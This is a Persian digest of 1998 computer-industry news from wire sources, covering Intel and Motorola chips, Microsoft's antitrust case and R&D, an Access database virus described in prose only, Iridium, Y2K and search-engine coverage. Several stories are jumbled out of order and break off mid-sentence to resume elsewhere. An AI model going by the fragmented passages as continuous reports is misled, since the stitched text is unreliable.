اما در اروپا وضع به گونه دیگری است. تقریباً تمام نمایندگیهای شرکتهای آمریکایی تولید کننده کامپیوتر در اروپا با افزایش تقاضای خرید روبرو هستند و سال پرفروشی را پیش بینی می‌کنند. به گفته سخنگوی شرکت آی‌بی‌ام در آلمان هنوز فرصتهای بسیاری برای رشد در اروپا وجود دارد. اخیراً شرکت کامپک در کشورهای اسکاندیناوی اقدام به فروش اقساطی کامپیوتر از قرار ماهی ۵۰ دلار کرده است که با استقبال بسیار زیادی روبرو گشته است.

در آلمان نیز فروشگاههای آلدی که جنسهای در انبار مانده تولید کنندگان را با قیمت ارزان به فروش می‌رسانند اخیراً کامپیوترهای ارزان قیمت وارداتی را به مشتریان خود عرضه کردند و ظرف ۲ روز، کلیه ۸۰ هزار کامپیوتر شخصی موجود خود را به فروش رساندند.

رویت، ۱۶ مارچ ۹۸

افزایش کاربران اینترنت در چین

به گزارش خبرگزاری شین هوا، خبرگزاری رسمی چین، تعداد کاربران اینترنت در این کشور به ۶۲۰۰۰۰ نفر رسیده است. پنج سال پیش، این تعداد کمتر از ۲۰ هزار نفر بود.

خبرگزاری شین هوا با نقل گزارشی که از سوی وزارت پست و ارتباطات چین منتشر گشته است، تعداد کامپیوترهای موجود در شبکه کامپیوتری سراسری این کشور را ۳۰۰۰۰۰ دستگاه اعلام کرد.

در نتیجه، فوجیتسو بخش اعظم فروش و بازاریابی خود را از ژاپن به آمریکا منتقل کرد تا به تولیدکنندگان آمریکایی کامپیوترهای شخصی هر چه نزدیکتر باشد. فوجیتسو همچنین طراحی محصولاتش را هم اکنون در آمریکا انجام می دهد تا انطباق بیشتری با نیازهای مشتریان وجود داشته باشد. در حال حاضر، ۲۰ مهندس در شعبه فوجیتسو در آمریکا مشغول کارند در حالی که این تعداد در ۱/۵ سال پیش تنها ۳ نفر بود. البته فوجیتسو تولید گرداننده ها را در کشورهای آسیایی نظیر فیلیپین انجام می دهد تا دستمزد کمتری بپردازد. اخیراً به دلیل سقوط ارزش پول کشورهای آسیایی، از هزینه تولید باز هم کاسته شده است.

البته در صورت کاهش فروش جهانی کامپیوترهای شخصی، فوجیتسو نیز از این بابت زیان خواهد دید. در حال حاضر به عقیده کارشناسان، سود بیشتر در تولید گرداننده های دیسک برای کامپیوترهای خادم و کامپیوترهای قابل حمل است و آی بی ام و سی گیت نیز هر دو روی این زمینه تمرکز نموده اند. روتر، ۱۳ مارچ ۹۸

صفحه نمایش رایگان

شرکت کامپک تصمیم گرفته است به خریداران کامپیوترهای شخصی اش یک صفحه نمایش رایگان بدهد. این تصمیم به منظور خالی کردن انبارهای توزیع کنندگان محصولات کامپک و کاستن از هزینه های مربوطه اتخاذ شده است.

صفحه نمایشهایی که از این پس به طور رایگان به خریداران کامپیوترهای شخصی داده خواهد شد، ۱۵ اینچ و با قیمت تقریبی ۳۰۰ دلار هستند.

وال استریت جورنال، ۱۶ مارچ ۹۸

سرمایه گذاری موتورولا در لهستان

سخنگوی شرکت آمریکایی موتورولا اعلام کرد که بنابر توافقی که با مقامات دولتی شهر کراکوف در جنوب لهستان به عمل آورده است، تا مبلغ ۱۱۰ میلیون دلار برای راه اندازی یک کارخانه تولید نیمه هادیها و یک مرکز تولید نرم افزار در این شهر سرمایه گذاری خواهد کرد.

بنابراین توافق، موتورولا در مرحله اول، یک مرکز تولید نرم افزار به هزینه ۱۸ میلیون دلار ایجاد خواهد کرد. در این مرکز نهایتاً ۵۰۰ نفر به کار اشتغال خواهند یافت.

در مرحله دوم، موتورولا با ۹۰ میلیون دلار سرمایه گذاری، کارخانه ای برای تولید نیمه هادیها برپا خواهد کرد. آغاز به کار تولید این کارخانه در سال ۲۰۰۰ خواهد بود.

دولت لهستان برای جلب سرمایه گذاریهای خارجی، در بخشهایی از مناطق اقتصادی کشور، تخفیفهای قابل ملاحظه مالیاتی و سیاستهای تشویقی در نظر گرفته است. در مورد این قرارداد نیز مقامات دولتی شهر کراکوف، زمین و زیرساختهای لازم برای تأسیس کارخانه و مرکز تولید نرم افزار را در اختیار موتورولا قرار خواهند داد. روتر، ۲۷ مارچ ۹۸

تراشه پاورپی سی جدید

موتورولا و آی بی ام اعلام کردند که نوع سریعتری از تراشه قدرتمند پاورپی سی ۷۵۰ را به بازار عرضه خواهند کرد. تراشه جدید که ۳۰۰ مگاهرتزی است، ۴۹۵ دلار قیمت خواهد داشت.

تراشه پاورپی سی ۷۵۰ ابتدا در ماه آگوست ۱۹۹۷ با سرعت ۲۶۶ مگاهرتز، یعنی سرعت استاندارد پردازش در کامپیوترهای شخصی، به بازار عرضه شد.

ریزپردازنده های پاورپی سی مشترکاً توسط شرکتهای ایل، آی بی ام و موتورولا تولید شده اند و شرکت ایل مهمترین مصرف کننده این تراشه هاست.

روتر، ۱۶ مارچ ۹۸

بررسیهای گسترده تر در مورد مایکروسافت

وزارت دادگستری آمریکا بررسیهای خود در مورد نقض قانون ضد انحصار از سوی مایکروسافت را گسترده تر ساخته است. این وزارت که تاکنون پرونده مربوط به مرورگر اینترنت اکسپلورر را تحت بررسی داشت بتازگی به شکایت شرکت سان از

مایکروسافت در مورد نقض مجوز استفاده از جاوا نیز پرداخته است.

نرم افزار جاوا که محصول سان است به عنوان رقیب بالقوه سیستم عامل ویندوز مایکروسافت محسوب می گردد و اسکات مک نیلی، مدیر شرکت سان، یکی از منتقدین همیشگی مایکروسافت است.

سخنگوی مایکروسافت اظهار داشت که این شرکت از گشوده شدن این پرونده متعجب نشده است و اطمینان دارد که قراردادش با شرکت سان ادامه خواهد یافت.

وال استریت جورنال، ۱۷ مارچ

بودجه تحقیقاتی عظیم مایکروسافت

بیل گیتس رئیس شرکت مایکروسافت اعلام کرد که این شرکت بودجه عظیم تحقیقاتی خود را همگام با شتاب انقلاب کامپیوتر، تا دو برابر افزایش خواهد داد.

بودجه تحقیقاتی مایکروسافت در حال حاضر یکی از بزرگترین بودجه های تحقیقاتی در میان سازمانها و شرکتهای خصوصی و دولتی در جهان است و سالانه به ۲/۶ میلیارد دلار بالغ می گردد.

گیتس که در خلال سفر ۲ روزه خود به استرالیا و در حضور ۴۰۰۰ نفر کاربران کامپیوتر و تولید کنندگان نرم افزار سخن می گفت، هوش مصنوعی را یکی از اولویتهای بلند مدت تحقیقاتی مایکروسافت اعلام کرد. او گفت مایکروسافت بیش از هر شرکت دیگری، با هر اندازه، در آمریکا به نسبت درآمدش صرف امور تحقیق و توسعه می کند. وی افزود بودجه تحقیقاتی فعلی مایکروسافت که بالغ بر ۲/۶ میلیارد دلار است، به نسبت دهه قبل، ۶۰ برابر شده و تا آینده نزدیکی به دو برابر این میزان هم خواهد رسید.

به گفته گیتس، اولویتهای دیگر تحقیقاتی مایکروسافت، تولید نرم افزارهایی برای تشخیص دستنوشته انسان و بینایی کامپیوتری است. او گفت کامپیوترها به زودی شما را خواهند شناخت و به شما خواهند گفت که چهره شما نشان می دهد که خوشحالید یا غمگین.

بودجه تحقیقاتی ۲/۶ میلیارد دلاری مایکروسافت برای سال مالی منتهی به ۳۰ جون ۱۹۹۸، تقریباً

ولی آنها را از بین نمی برد. همچنین خطری سایر کاربردهای مجموعه آفیس نظیر ورد و اکسل را تهدید نمی کند.

سخنگوی مایکروسافت در این مورد گفت که ویروس جدید به دقت زیر نظر گرفته شده است. وی گفت پایگاه داده های آکسس جزئی از نرم افزار آفیس مایکروسافت است و آفیس دارای حفاظتهای توکاری است که کاربران را از احتمال وجود کدهای آلوده آگاه می سازد. وی همچنین افزود که احتمال انتشار ویروسی که به پایگاه داده ها حمله می کند ضعیف است زیرا پایگاه داده ها معمولاً از طریق اینترنت انتقال نمی یابند. این ویروس به زبان ویژوال بیسیک نوشته شده است.

بی سی ویک، ۲۳ مارچ ۹۸

کاهش قیمت تراشه های پنتیوم

شرکت اینتل قیمت تراشه های ۳۳۳ مگاهرتزی پنتیوم ۲ خود را که در حال حاضر سریعترین پردازنده های این شرکت در بازار هستند، ۱۹ درصد کاهش داد. بدین ترتیب قیمت این تراشه ها در واحدهای ۱۰۰۰ تایی از ۷۲۲ دلار به ۵۸۳ دلار رسید.

پیش از این، سیاست شرکت اینتل این بود که قیمت تراشه های خود را هر چهار ماه یکبار کاهش دهد ولی اخیراً تحت فشار شرکتهای تولید کننده کامپیوترهای شخصی، آهنگ کاهش قیمتها را شتاب بخشیده است.

ردی نت نیوز، ۲۰ مارچ ۹۸

ویندوز ۹۸ در اواسط سال به بازار می آید

بیل گیتس رئیس شرکت مایکروسافت اعلام کرد که انتظار دارد ویندوز ۹۸، سیستم عامل جدید این شرکت، در اواسط سال میلادی جاری به بازار عرضه شود. وی گفت ما در مراحل نهایی آزمون بتا برای ویندوز ۹۸ و آخرین گونه ان تی آن قرار داریم. به گفته گیتس نتایج تاکنون رضایت بخش بوده و امیدواری بسیاری وجود دارد که ویندوز ۹۸ تا اواسط سال به بازار آید.

به گفته معاون ارشد شرکت اینتل، این شرکت برای تولید تراشه های ۰/۱۸ میکرونی برنامه ریزی کرده و از سال آینده به تولید چنین تراشه هایی خواهد پرداخت. به گفته وی اینتل در حال حاضر نمونه های اولیه سیلیکونهای ۰/۱۳ میکرونی را نیز در اختیار دارد.

در فتاوری ۰/۲۵ میکرونی که امروزه مورد استفاده است، سیمها در سیلیکونهای که ۴۰۰ برابر نازکتر از موی انسان هستند تعبیه می شوند. از این تراشه ها در کامپیوترهای قابل حمل و قدرتمند استفاده می شود. از جمله این تراشه ها می توان به تراشه ۴۰۰ مگاهرتزی پنتیوم ۲ برای کامپیوترهای رومیزی و تراشه ۲۶۶ مگاهرتزی پنتیوم ۲ برای کامپیوترهای قابل حمل اشاره کرد. اینتل اعلام کرده است که تا پایان سال، تراشه های ۴۵۰ مگاهرتزی و ۳۳۳ مگاهرتزی (برای کامپیوترهای شخصی قابل حمل) را نیز عرضه خواهد کرد.

تراشه میرسد که با همکاری هیولت پاکارد طراحی شده، سرعتی برابر با ۶۰۰ مگاهرتز یا بیشتر خواهد داشت.

همچنین شرکت اینتل در نمایشگاه CeBIT امسال، تراشه های سیله ران را که قرار است تا دو ماه دیگر به بازار عرضه شوند، به معرض نمایش گذاشت. این تراشه ها برای کامپیوترهای شخصی با قیمت زیر ۱۰۰۰ دلار طراحی شده و سرعت آنها ۲۶۶ مگاهرتز خواهد بود.

رویتز، ۱۹ مارچ ۹۸

ویروس جدیدی در پایگاه داده های مایکروسافت

یک شرکت تولید کننده نرم افزار برای حفاظت کامپیوترها در مقابل ویروسها اعلام کرد که ویروس جدیدی را کشف کرده است که قادر است از طریق پایگاه داده های آکسس (محصول مایکروسافت) انتشار یابد. این نخستین ویروسی است که از زمان عرضه این محصول در سال ۱۹۹۲ موفق به نفوذ به آن شده است.

به گفته یکی از کارشناسان شرکت ترندمایکرو، این ویروس قادر است به پرونده های دیگر انتقال یابد

یک چهارم درآمد فروش این شرکت در سال مالی ۹۶/۹۷ است.

مایکروسافت هم اکنون مراحل نهایی تولید یک نرم افزار کامپیوتری برای داخل ماشین را می گذراند. این نرم افزار قادر به تشخیص برخی فرمانهای صوتی خواهد بود و راننده را قادر خواهد ساخت تا بدون کمک دست، رادیوی ماشین را تنظیم کند، مسیر مناسب برای رسیدن به مقصد را بیابد و یا به فرد دیگری تلفن کند. به گفته گیتس هنوز چند خطا در این نرم افزار وجود دارد که باید برطرف گردد. رویتز، ۱۷ مارچ ۹۸

درآمد ۶ میلیون دلاری رئیس آی بی ام

لوگستر، رئیس شرکت آی بی ام که از او به عنوان احیاگر این غول صنعت کامپیوتر نام برده می شود در سال گذشته، ۶ میلیون دلار حقوق و پاداش دریافت کرده است. علاوه بر این، ۲ میلیون سهم از سهام آی بی ام نیز به مدت ۵ سال در اختیار او گذاشته شده است.

شرکت آی بی ام همچنین قراردادی با گستر به امضاء رسانده است که به موجب آن، وی پس از استعفاء، ۱۰ سال به عنوان مشاور آی بی ام باقی خواهد ماند. گستر اخیراً موافقت کرده است که تا سال ۲۰۰۲ در مقام خود باقی بماند.

گستر تنها مدیری نیست که در سال گذشته چنین درآمد کلانی داشته است. اکهارد فایفر رئیس شرکت کامپک نیز در سال ۱۹۹۷، ۴/۵ میلیون دلار حقوق و پاداش دریافت کرده و ۱/۷۵ میلیون سهم از سهام کامپک نیز تا سال ۲۰۰۷ در اختیار او گذاشته شده است.

ردی نت نیوز، ۱۷ مارچ ۹۸

تراشه میرسد در نمایشگاه CeBIT

شرکت اینتل در نمایشگاه CeBIT امسال، نمونه ای از تراشه نسل بعد خود به نام میرسد را به نمایش گذاشت. تراشه میرسد نمایشگر فتاوری پیشرفته اینتل است که تقریباً هر ۱۸ ماه، سرعت پردازنده ها را به ۲ برابر رسانده است.

وزارت دادگستری آمریکا هم اکنون پرونده‌ای را علیه مایکروسافت به جریان انداخته و این شرکت را متهم ساخته که تولید کنندگان کامپیوتر را مجبور به عرضهٔ مرورگر اینترنت اکسپلورر به همراه سیستم عامل ویندوز ۹۵ کرده است. در ویندوز ۹۸، این مرورگر به صورت توکار تعبیه شده است. روتر، ۱۶ مارچ ۹۸

دنیا کوچکتر می‌شود!

سیستمهای ارتباطات ماهواره‌ای و پیشرفتهایی که در سیستمهای تلفن همراه به عمل آمده، دنیا را باز هم کوچکتر ساخته است. شبکه‌های تلفنی ماهواره‌ای جدید نظیر ایریدیوم که از ماه سپتامبر آینده فعالیت خود را آغاز می‌کند و تلفنهای همراهی که به تلفن کننده اجازه می‌دهند تا بین شبکه‌های بیسیم مختلف بگردد، رویای دستیابی به هرکس از هر جا را رفته رفته با واقعیت روبرو ساخته‌اند.

به گفتهٔ سخنگوی شرکت موتورولا، شبکهٔ ایریدیوم برای کاربران معمولی تلفن طراحی نشده است. این شبکه بیشتر مناسب مدیرانی است که مایلند در سرتاسر کرهٔ زمین با یک شماره تلفن قابل دسترسی باشند و یا کسانی که بر روی سکوها نفتی و یا مکانهایی که هیچگونه زیرساخت ارتباطی وجود ندارد کار می‌کنند.

ایریدیوم بر پایهٔ شبکه‌ای از ۶۶ ماهواره بنا شده که در ارتفاع پایین، به دور زمین می‌گردند و یک شبکهٔ بیسیم سراسری و قابل دستیابی از هر نقطه کرهٔ زمین را به وجود می‌آورند.

به دلیل هزینهٔ بالای استفاده از شبکهٔ ایریدیوم، سازندگان تلفنهای همراه، دستگاههای دو باندهای تولید کرده‌اند که به تلفن کننده اجازه می‌دهد در صورت وجود شبکه‌های سلولی ارزانتر از آنها استفاده کند و در صورتی که چنین شبکه‌ای در محل موجود نباشد، آنگاه به سراغ شبکهٔ ایریدیوم برود.

در حال حاضر ۲۲۰ میلیون مشترک تلفن همراه در سراسر جهان وجود دارد و به پیش‌بینی آگاهان این تعداد تا سال ۲۰۰۳ به ۸۳۰ میلیون افزایش خواهد یافت. ولی آنچه هم اکنون دارندگان تلفنهای همراه

را ناراحت می‌کند فقدان یک استاندارد واحد برای اینگونه تلفنهاست به نحوی که کاربران یک شبکه نمی‌توانند با کاربران یک شبکهٔ دیگر تماس تلفنی برقرار کنند. این مسأله، مشکل زیادی بین شبکه‌های مختلف نظیر شبکهٔ جی‌اس‌ام اروپا و استاندارد CDMA در آمریکا و یا بین شبکه‌های جی‌اس‌ام و بی‌سی‌ان در اروپا به وجود آورده است. روتر، ۲۳ مارچ ۹۸

بازگشایی شعبهٔ مایکروسافت در هند

شرکت مایکروسافت اعلام کرد که یک مرکز تولید نرم‌افزار در هند دایر خواهد کرد. این دومین شعبهٔ مایکروسافت در خارج از آمریکا خواهد بود.

مرکز جدید در اواسط سال جاری در شهر حیدرآباد در ایالت جنوبی آندراپرادش افتتاح خواهد شد. به گفتهٔ سخنگوی مایکروسافت، علت اصلی انجام این کار، وجود استعدادهای بسیار زیاد در هند است.

این مرکز ابتدا با ۲۵ کارمند آغاز به کار خواهد کرد و سپس به تدریج گسترش خواهد یافت. اکثر کارمندان محلی خواهند بود و نخستین کار آنها، تمرکز بر روی سیستم عامل ویندوز ان‌تی و نرم‌افزار بک‌آفیس مایکروسافت به منظور حصول اطمینان از درستی عملکرد آنها با برنامه‌های تولید شده توسط شرکتهای دیگر خواهد بود.

اخیراً بیل گیتس و سایر مدیران شرکتهای نرم‌افزاری در آمریکا از کمبود مهندسان نرم‌افزار ماهر در این کشور گله کرده‌اند. تعداد محدود ویزا برای آوردن کارمند از خارج نیز مشکل را دوچندان کرده است.

بدین خاطر با وجودی که مایکروسافت همواره سیاست کاری متمرکزی را دنبال کرده است ولی در سالهای اخیر بیل گیتس نیاز به گشودن شعباتی در کشورهای دیگر به منظور جذب مهندسان و پژوهشگران با استعداد را مطرح ساخته است. هم‌اکنون ۱۴۰۰۰ نفر از ۲۵۰۰۰ نفر کارمند شرکت مایکروسافت، از جمله کلیهٔ ۱۷۰۰ نفر تولید کنندهٔ نرم‌افزار این شرکت در مرکز اصلی مایکروسافت در ردmond سیاتل مشغول به کار می‌باشند.

روتر، ۲۴ مارچ ۹۸

نخستین تراشهٔ هندی

شرکت تگزاس اینسترومنتس اعلام کرد که یک تراشهٔ کامپیوتری جدید در شعبهٔ این شرکت در هند، طراحی و تولید گشته است. کار طراحی این تراشه کلاً در هند صورت گرفته است.

تراشهٔ جدید یک پردازندهٔ علائم رقمی (DSP) است و آنکور نامگذاری شده است. پردازنده‌های علائم رقمی، تراشه‌های سیلیکانی هستند که در لوازم الکترونیکی مختلف، از تلفنهای همراه گرفته تا مودمها و دوربینهای رقمی به کار برده می‌شوند. بسیاری از قطعات سازندهٔ یک کامپیوتر شخصی، نظیر گردانندهٔ دیسک سخت نیز از پردازندهٔ علائم رقمی استفاده می‌کنند.

به گفتهٔ مدیر شعبهٔ تگزاس اینسترومنتس در هند، پروژه طراحی پردازندهٔ جدید و تولید شبیه سازها و مدل‌های نرم‌افزاری، تماماً توسط کارکنان این مرکز در بنگلور هند صورت گرفته است. این پروژه از ۲ سال پیش آغاز گشته بود.

پردازندهٔ جدید، عملیات مربوط به پردازش علائم و کنترل را در یک تراشهٔ واحد مجتمع ساخته و به تولید کنندگان تجهیزات الکترونیک این امکان را می‌دهد که دو پردازنده را با یک پردازنده از نوع جدید جایگزین سازند.

روتر، ۲۷ مارچ ۹۸

اقدامات دولت انگلیس در مورد

خطای هزاره

تونی بلر، نخست وزیر انگلیس، طرحی را برای مقابله با خطای هزاره که ارائهٔ بسیاری از خدمات تجاری و صنعتی را در آغاز قرن آینده تهدید می‌کند، ارائه کرد.

به گفتهٔ وی، دولت ۴۰ میلیون پوند برای تشکیل شبکه‌ای از مراکز معتبر آموزش فناوری اطلاعات و ۳۰ میلیون پوند برای کمک به شرکتهای کوچک و متوسط در حل مشکل سال ۲۰۰۰ هزینه خواهد کرد.

برنامهٔ اعلام شده از سوی نخست وزیر انگلیس، «اکشن ۲۰۰۰» نام گرفته و انتظار می‌رود که سرمایه‌گذارهای بیشتری را نیز جذب کند. در

ویزیت معمولی طول دارد و ضخامت آن در حدود ۷ میلیمتر است.

پیش بینی می شود که با عرضه پردازنده جدید اینتل، قیمت کامپیوترهای دفرجه ای به زیر ۳۰۰۰ دلار برسد. هم اکنون شرکت دل اعلام کرده است که کامپیوتر دفرجه ای خود به نام اینسپرون را با قیمت پایه ۲۶۹۹ دلار عرضه خواهد کرد. به گفته سخنگوی این شرکت، عملکرد سیستم جدید، ۱۰ تا ۱۱ درصد بهتر از سیستمهای قبلی که از پردازنده پنتیوم با فناوری ام ام ایکس استفاده می کردند است. کامپیوتر دفرجه ای دل، دارای یک پردازنده ۲۳۳ مگاهرتزی و یک صفحه نمایش ۱۳/۳ اینچی می باشد.

به پیش بینی آگاهان، در نیمه دوم سال جاری، قیمت کامپیوترهای قابل حمل بازم با کاهش بیشتری روبرو خواهد شد.

رویتو، ۲ اپریل ۹۸

عدم کفایت موتورهای جستجو در اینترنت

موتورهای جستجو در شبکه اینترنت، تمام اطلاعات موجود در این شبکه را پوشش نمی دهند. بنابر تحقیقات انجام شده از سوی یک مرکز تحقیقاتی در پرینستون، کسانی که با اتکاء بر موتورهای جستجوی عمده به دنبال یافتن اطلاعات بر روی وب می گردند، تنها بخش کوچکی از اطلاعات و مستندات موجود را دریافت خواهند کرد. بنابراین، کاربران نمی توانند تنها با استفاده از یک موتور جستجو، به تمامی اطلاعات موجود بر روی وب دست یابند.

در گزارشی که از سوی مرکز تحقیقاتی ان ای سی در پرینستون منتشر شده آمده است: «با عرضه موتورهای جستجوی متنی نظیر آلتاویستا، ایکسایت، هات بات، اینفوسیک و لایکاس، می توان به وب به صورت یک دایره المعارف ۱۵ میلیون واژه ای نگریست. موتورهای جستجوی وب، حجم عظیمی از اسناد و مدارک علمی و سایر منابع اطلاعاتی را ظرف چند ثانیه برای پژوهشگران قابل دسترسی ساخته اند. اما موتورهای جستجو همه

کامپیوترهای شبکه ای، شبیه کامپیوترهای شخصی هستند ولی برای صرفه جویی در هزینه ها، مؤلفه های الکترونیکی کمتری دارند. آنها به کامپیوترهای خادم بزرگتر از طریق اینترنت متصل می شوند و کارهای محاسباتی مورد نیاز را به کمک آنها انجام می دهند.

کامپیوترهای شبکه ای در سالهای ۱۹۹۵ و ۱۹۹۶، به عنوان جایگزینی برای کامپیوترهای شخصی، بسیار مورد توجه قرار گرفتند و شرکت هایی نظیر اراکل، سان و آی بی ام به طراحی و ساخت آنها روی آوردند. اما رفته رفته به دلیل کاهش شدید قیمت کامپیوترهای شخصی، از جاذبه کامپیوترهای شبکه ای کاسته شد.

رویتو، ۲ اپریل ۹۸

تراشه پنتیوم برای کامپیوترهای قابل حمل

شرکت اینتل اعلام کرده که پردازنده پنتیوم ۲ جدیدی برای کامپیوترهای قابل حمل به بازار عرضه کرده است. تراشه جدید که آخرین نوع پردازنده های پنتیوم ۲ است با ۲ سرعت ۲۳۳ و ۲۶۶ مگاهرتز، مخصوص کامپیوترهای دفرجه ای طراحی شده است.

تاکنون ۱۸ سازنده کامپیوترهای قابل حمل از جمله آی بی ام، توشیبا، کامیک، هیولت پاکارد و دل اعلام کرده اند که سیستم هایی بر پایه این پردازنده به بازار عرضه خواهند کرد.

شرکت اینتل ابتدا در ماه می ۱۹۹۷ پردازنده پنتیوم ۲ را عرضه کرد ولی تاکنون نوع مخصوص کامپیوترهای قابل حمل را عرضه نکرده بود. پردازنده پنتیوم ۲ با کارتریج مخصوصی همراه است که برای کامپیوترهای دفرجه ای بسیار حجیم بود. ولی اینک اینتل، پردازنده جدید پنتیوم ۲ مخصوص کامپیوترهای قابل حمل را با یک کارتریج کوچک طراحی کرده است. این پردازنده همچنین ولتاژ کمتری به نسبت پردازنده های نوعی اینتل مصرف می کند.

کارتریج کوچک جدید، در حدود دوسوم یک کارت

حال حاضر، ۲۵ درصد از موسسات تجاری انگلستان هنوز اقدامی برای مقابله با خطای هزاره نکرده اند. نخست وزیر همچنین یک گروه کاری مخصوص در این مورد با شرکت دو وزیر دیگر در داخل کابینه تشکیل داده است.

رویتو، ۳۰ مارس ۹۸

اظهار نظر منفی در مورد تراشه جدید اینتل

تراشه جدید اینتل برای کامپیوترهای شخصی با قیمت زیر ۱۰۰۰ دلار، کندتر از تراشه های دیگر رقبا عمل می کند. این تراشه که سیله ران نام دارد و ۲۶۶ مگاهرتزی است از نظر قیمت نیز گرانتر از دیگر تراشه های مشابه است.

آزمایشهای انجام شده نشان می دهد که هر چند تراشه سیله ران با سرعت مورد نظر کار می کند ولی عملکرد آن به هنگام اجرای کاربردهای نرم افزاری مانند کار برگ اکسل، کلمه پرداز ورد و کار برگ لوتوس ۱-۲-۳، کندتر از تراشه های تولید شده توسط ادونسد مایکرو دیوایس و سایر یکس است. به نظر می رسد که علت اصلی کند بودن سیله ران، فقدان حافظه نهان (cache) ثانویه است. اینتل اعلام کرده است که این امر به خاطر ارزانه تر تمام شدن تراشه بوده است.

پی سی ورلد، ۳۱ مارس ۹۸

استقبال کم از کامپیوترهای شبکه ای

فروش کامپیوترهای شبکه ای، دستگاههای ارزان قیمتی که توان محاسباتی خود را از شبکه ها به دست می آورند، در سال ۱۹۹۷ کمتر از حد انتظار بوده و احتمالاً تا پایان این دهه نیز تحول چشمگیری در این زمینه اتفاق نخواهد افتاد.

تعداد کامپیوترهای شبکه ای که در سال ۱۹۹۷ به فروش رفته اند ۱۴۴،۰۴۰ دستگاه بوده که این میزان کمتر از آن چیزی است که قبلاً پیش بینی می شد. بنابر بررسیهای موسسه دیتا کوئست، فروش این کامپیوترها در سال ۱۹۹۸ به ۴۸۲۰۰۰ دستگاه بالغ خواهد شد که این تعداد در مقایسه با ۹۰ میلیون کامپیوتر شخصی فروش رفته در سال ۱۹۹۷ بسیار ناچیز است.

یکسان نیستند و به تقاضاهای یکسان، پاسخهای متفاوتی می‌دهند. حتی موارد زیادی دیده می‌شود که در پاسخ به یک تقاضا، متنی در اختیار کاربر گذاشته می‌شود که اصلاً فاقد کلمه یا کلید مورد جستجو است.»

بنابر تخمین کارشناسان مرکز تحقیقاتی ان‌ای‌سی، در حال حاضر وب شامل ۳۲۰ میلیون صفحه اطلاعات است که هات بات (HotBot) ۳۴ درصد، آلتاویستا ۲۸ درصد، نورتن لایت ۲۰ درصد، ایکسایت ۱۴ درصد، اینفوسیک ۱۰ درصد، ولایکاس ۳ درصد آن را پوشش می‌دهند. با در نظر گرفتن پوشش محدود هر یک از موتورهای جستجوی فعلی، ساده‌ترین روش برای بهبود وضعیت، ترکیب نتایج چند موتور جستجوی مختلف است. این کاری است که موتورهای جستجوی جدید نظیر متاکراولر (www.metacrawler.com) انجام می‌دهند.

تحقیق گروه ان‌ای‌سی، موتور جستجوی یاهو (yahoo) را در بر نرفته زیرا از آن بیشتر برای جستجوهای عموماً استفاده می‌شود.

براساس گزارش دیگری که ماه گذشته منتشر شد، یاهو محبوبترین مرکز وب در اینترنت است. ایکسایت مکان چهارم و آلتاویستا مکان دهم لیست را در اختیار داشتند.

رویت، ۳ اپریل ۹۸

افزایش شدید تبلیغات بر روی اینترنت

در سال گذشته، شرکتها و سازمانهای مختلف، جمعاً ۹۰۷ میلیون دلار برای انجام تبلیغات از طریق شبکه اینترنت هزینه کرده‌اند که این مبلغ، به نسبت سال ۱۹۹۶، سه برابر شده است.

با افزایش روزافزون کاربران اینترنت در آمریکا، این رسانه از نظر تبلیغاتی، رفته رفته خصوصیات رسانه‌های سنتی مانند تلویزیون را می‌یابد و هم‌اکنون میزان رشد سالانه هزینه‌های تبلیغاتی در اینترنت بسیار فراتر از تلویزیون است.

در بین تبلیغات انجام شده بر روی اینترنت، لوازم مصرفی با ۳۱ درصد بیشترین سهم را

به خود اختصاص داده است. پس از آن، لوازم محاسباتی (کامپیوتر، ماشین حساب و...) با ۳۰ درصد، خدمات مالی با ۱۸ درصد و ارتباطات با ۱۱ درصد قرار داشته‌اند.

به پیش بینی ناظران، سال ۱۹۹۸ نیز نقطه عطف دیگری در تبلیغات اینترنتی خواهد بود.

رویت، ۷ اپریل ۹۸

همکاری مایکروسافت و سونی

شرکتهای مایکروسافت و سونی اعلام کردند که برای ایجاد یک محیط شبکه در داخل منازل که کامپیوتر شخصی و سایر لوازم الکترونیکی خانگی را به هم متصل سازد، با یکدیگر همکاری خواهند کرد.

سونی، سیستم عامل ویندوز سی‌ای مایکروسافت را برای لوازم الکترونیک مصرفی و کامپیوترهای دستی در نظر خواهد گرفت و مایکروسافت نیز از سوی دیگر «واحد شبکه‌بندی خانگی» سونی را برای استفاده با ویندوز سی‌ای توصیه خواهد کرد.

به گفته رئیس سونی، زمان نزدیکی صنعت کامپیوترهای شخصی با صنعت لوازم سمعی و بصری فرا رسیده است. وی افزود: سونی از اتصال کامپیوترهای شخصی و لوازم سمعی و بصری مانند رادیو، تلویزیون و ضبط صوت پشتیبانی می‌کند و همکاری مایکروسافت و سونی، نقش کلیدی در تحقق این امر ایفاء خواهد کرد.

بیل گیتس، رئیس مایکروسافت نیز در این مورد اظهار عقیده کرد که امیدوار است این همکاری به تولید محصولات و کاربردهای باز هم جالبتری، هم در صنعت کامپیوتر و هم در صنعت لوازم سمعی و بصری بیانجامد.

رویت، ۷ اپریل ۹۸

کمک ۵۰۰ میلیون دلاری به

اینترنت ۲

شرکت مخابراتی کوشت که یکی از شرکتهای بزرگ آمریکاست اعلام کرد که مبلغ ۵۰۰ میلیون دلار به صورت ارائه خدمات ارتباطاتی به پروژه اینترنت ۲ کمک خواهد کرد.

۱۲۰ دانشگاه در پروژه اینترنت ۲ مشارکت دارند و هدف این پروژه، ساختن شبکه‌ای ۱۰۰۰ بار

سریعتر از شبکه اینترنت فعلی است. بدین ترتیب، کل محتویات دایرةالمعارف ۳۰ جلدی بریتانیکا، در مدت تنها یک ثانیه قابل انتقال خواهد بود.

شبکه اینترنت ۲ در اختیار عموم نخواهد بود ولی فناوری و کاربردهای ایجاد شده در سیستمهای دانشگاهی سرانجام به شبکه عمومی اینترنت نیز سرایت خواهد کرد.

پروژه اینترنت ۲ که از سال ۱۹۹۶ آغاز گشته است در ارتباط نزدیکی با پروژه «نسل بعد اینترنت» که از سوی دولت آمریکا راه‌اندازی شده قرار دارد. هدف پروژه نسل بعد اینترنت، ارتقاء کلی شبکه اینترنت، از لحاظ سرعت، خدمات و کاربردهاست.

شرکت کوشت، به منظور رقابت با شرکتهای بزرگی نظیر AT&T و ورلدکام، شبکه مخابراتی گسترده‌ای از فیبرنوری در سراسر آمریکا راه‌اندازی کرده است و به ارائه خدمات تلفن راه دور و مخابرات داده‌ها می‌پردازد. این شرکت، ظرفیتهای خالی شبکه خود را در اختیار پروژه اینترنت ۲ قرار داده است.

رویت، ۱۴ اپریل ۹۸

قیمت ویندوز ۹۸ تعیین شد

